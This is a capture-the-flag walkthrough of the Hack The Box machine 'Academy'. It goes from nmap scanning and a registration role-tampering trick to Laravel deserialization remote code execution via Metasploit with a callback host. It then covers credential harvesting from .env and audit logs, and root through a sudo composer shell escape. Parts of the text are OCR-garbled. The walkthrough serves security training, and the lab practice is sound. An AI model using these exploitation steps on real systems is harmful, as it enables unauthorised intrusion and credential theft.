Academy

Scanning

```
Nmap
sudo nmap -A -p- -T4 10.10.10.215
[sudo] password for kali:
Starting Nmap 7.94SVN (https://nmap.org) at 2024-06-18 02:37 EDT
Nmap scan report for 10.10.10.215
Host is up (0.038s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|ssh-hostkey:
3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
_ 256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
_http-title: Did not follow redirect to <a href="http://academy.htb/">http://academy.htb/</a>
33060/tcp open mysqlx?
| fingerprint-strings:
DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
| Invalid message"
|_ HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at <a href="https://nmap.org/cgi-bin/submit.cgi?new-service">https://nmap.org/cgi-bin/submit.cgi?new-service</a>:
SF-Port33060-TCP:V=7.94SVN%I=7%D=6/18%Time=66712B5A%P=x86_64-pc-linux-gnu%
SF:r(NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x
SF:0b\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTT
SF:POptions,9,"\x05\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\
SF:x0b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSV
SF:ersionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTC
SF:P,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x
SF:0fInvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\
SF:0")%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\
SF:x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCoo
SF:kie,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20messag
SF:e\"\x05HY000")%r(Kerberos,9,"\x05\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNe
SF:g,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x
SF:05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20\message\"\x05
SF:HY000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDStri
SF:ng,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message
SF:\"\x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOpti
SF:ons,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,
```

SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x08

SF:\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY SF:000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\ SF:0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0" SF:)%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b SF:\x08\x05\x1a\0\0\0\0\x0b\x08\x01\x10\x88'\x1a\x0fInvalid\x20message SF:\"\x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/). TCP/IP fingerprint:

OS:SCAN(V=7.94SVN%E=4%D=6/18%OT=22%CT=1%CU=37591%PV=Y%DS=2%DC=T%G=Y%TM=6671
OS:2B78%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=105%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DFOS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40OS:%CD=S)

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 1025/tcp)
HOP RTT ADDRESS
1 36.78 ms 10.10.14.1
2 36.87 ms 10.10.10.215

OS and Service detection performed. Please report any incorrect results at $\frac{\text{https://nmap.org/submit/}}{\text{Nmap done: 1 IP address (1 host up) scanned in 50.11 seconds}}$.


Enumeration

Hackthebox hint said try somethinng about admin, it might be admin.php

Go to register.php and try to register like admin123, admin123, admin123 Use proxy BurpSuite on this web and it has uid=0 change it to 1 Try login in admin.php which is works!



dev-stagning-01.academy.htb blocked so try sudo nano /etc/hosts and add this one As you can see the PHP frameworks is laravel



APP_KEY = "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="

Exploit

Using Metasploit

search laravel
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set VHOST dev-staging-01.academy.htb
VHOST => dev-staging-01.academy.htb
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set lport 1234
lport => 1234
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set LHOST 10.10.14.14

LHOST => 10.10.14.14

msf6 exploit(unix/http/laravel_token_unserialize_exec) > set RHOSTS 10.10.10.215

RHOSTS => 10.10.10.215

msf6 exploit(unix/http/laravel_token_unserialize_exec) > set APP_KEY dBLUaMuZz7Iq06XtL/Xnz/

90Ejq+DEEynggqubHWFj0=

msf6 exploit(unix/http/laravel_token_unserialize_exec) > run

```
4096 Aug
drwxr-xr-x 38 www-data www-data
                                                2020 vendor
                                   549 Feb 7 2018 webpack.mix.js
-rw-r--r-- 1 www-data www-data
cat /var/www/html/academy/.env
APP NAME=Laravel
APP ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost
LOG_CHANNEL=stack
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync
REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379
MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1
MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
```


DB_PASSWORD=mySup3rP4s5w0rd!! This is Password of cry0l1t3 login with ssh Got user.txt

kali@kali: ~ Actions Edit View Help type=USER_AUTH msg=audit(1597199290.082:78): pid=2515 uid=0 auid=0 ses=1 msg='op=PAM:authent ication grantors=pam_rootok acct="cry0l1t3" exe="/usr/bin/su" hostname=academy addr=? termin al=tty1 res=success' type=USER_ACCT msg=audit(1597199290.082:79): pid=2515 uid=0 auid=0 ses=1 msg='op=PAM:account ing grantors=pam_permit acct="cry0l1t3" exe="/usr/bin/su" hostname=academy addr=? terminal=t ty1 res=success' type=CRED ACQ msg=audit(1597199290.086:80): pid=2515 uid=0 auid=0 ses=1 msg='op=PAM:setcred grantors=pam_rootok acct="cry0l1t3" exe="/usr/bin/su" hostname=academy addr=? terminal=tty1 res=success' type=CONFIG_CHANGE msg=audit(1597199290.086:81): pid=2515 uid=0 auid=0 ses=1 op=tty_set oldenabled=0 new-enabled=1 old-log_passwd=0 new-log_passwd=1 res=1 type=USER_START msg=audit(1597199290.086:82): pid=2515 uid=0 auid=0 ses=1 msg='op=PAM:sessio n_open grantors=pam_env,pam_env,pam_mail,pam_limits,pam_tty_audit,pam_permit,pam_umask,pam_u nix,pam_systemd acct="cry0l1t3" exe="/usr/bin/su" hostname=academy addr=? terminal=tty1 res= success' type=TTY msg=audit(1597199290.086:83): tty pid=2517 uid=1002 auid=0 ses=1 major=4 minor=1 co mm="sh" data=7375206D7262336E0A type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 co mm="su" data=6D7262336E5F41634064336D79210A entication grantors=pam_permit,pam_cap acct="mrb3n" exe="/usr/bin/su" hostname=academy addr= ? terminal=tty1 res=success' type=USER_ACCT msg=audit(1597199304.778:86): pid=2520 uid=1002 auid=0 ses=1 msg='op=PAM:acco unting grantors=pam_permit acct="mrb3n" exe="/usr/bin/su" hostname=academy addr=? terminal=t ty1 res=success' type=CRED_ACQ msg=audit(1597199304.778:87): pid=2520 uid=1002 auid=0 ses=1 msg='op=PAM:setcr

ed grantors=pam_permit,pam_cap acct="mrb3n" exe="/usr/bin/su" hostname=academy addr=? termin

Use cyberchef for mrb3n password: mrb3n_Ac@d3my!

al=tty1 res=success'




change user using su mrb3n

sudo -l

```
$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, ted privileges to
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
```

Use this https://qtfobins.github.io/qtfobins/composer/



```
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
 sudo composer --working-dir=$TF run-script x
[sudo] password for mrb3n:
PHP Warning: PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/2
0190902/mysqli.so (/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqlnd_global_stats),
/usr/lib/php/20190902/mysqli.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open shared
object file: No such file or directory)) in Unknown on line 0
PHP Warning: PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/ph
p/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqlnd_alloc
ator), /usr/lib/php/20190902/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so: cannot
open shared object file: No such file or directory)) in Unknown on line 0
Do not run Composer as root/super user!
> /bin/sh -i 0<&3 1>&3 2>&3
# cat /root/root.txt
In Process.php line 1233:
 The process "/bin/sh -i 0<&3 1>&3 2>&3" exceeded the timeout of 300 seconds.
run-script [--timeout TIMEOUT] [--dev] [--no-dev] [-l-list] [--] [<script> [<args> ... ]]
$
In Process.php line 1233:
 The process "/bin/sh -i 0<83 1>83 2>83" exceeded the timeout of 300 seconds.
run-script [--timeout TIMEOUT] [--dev] [--no-dev] [-l-list] [--] [<script> [<args> ... ]]
$
```

Root!!! Happy hacking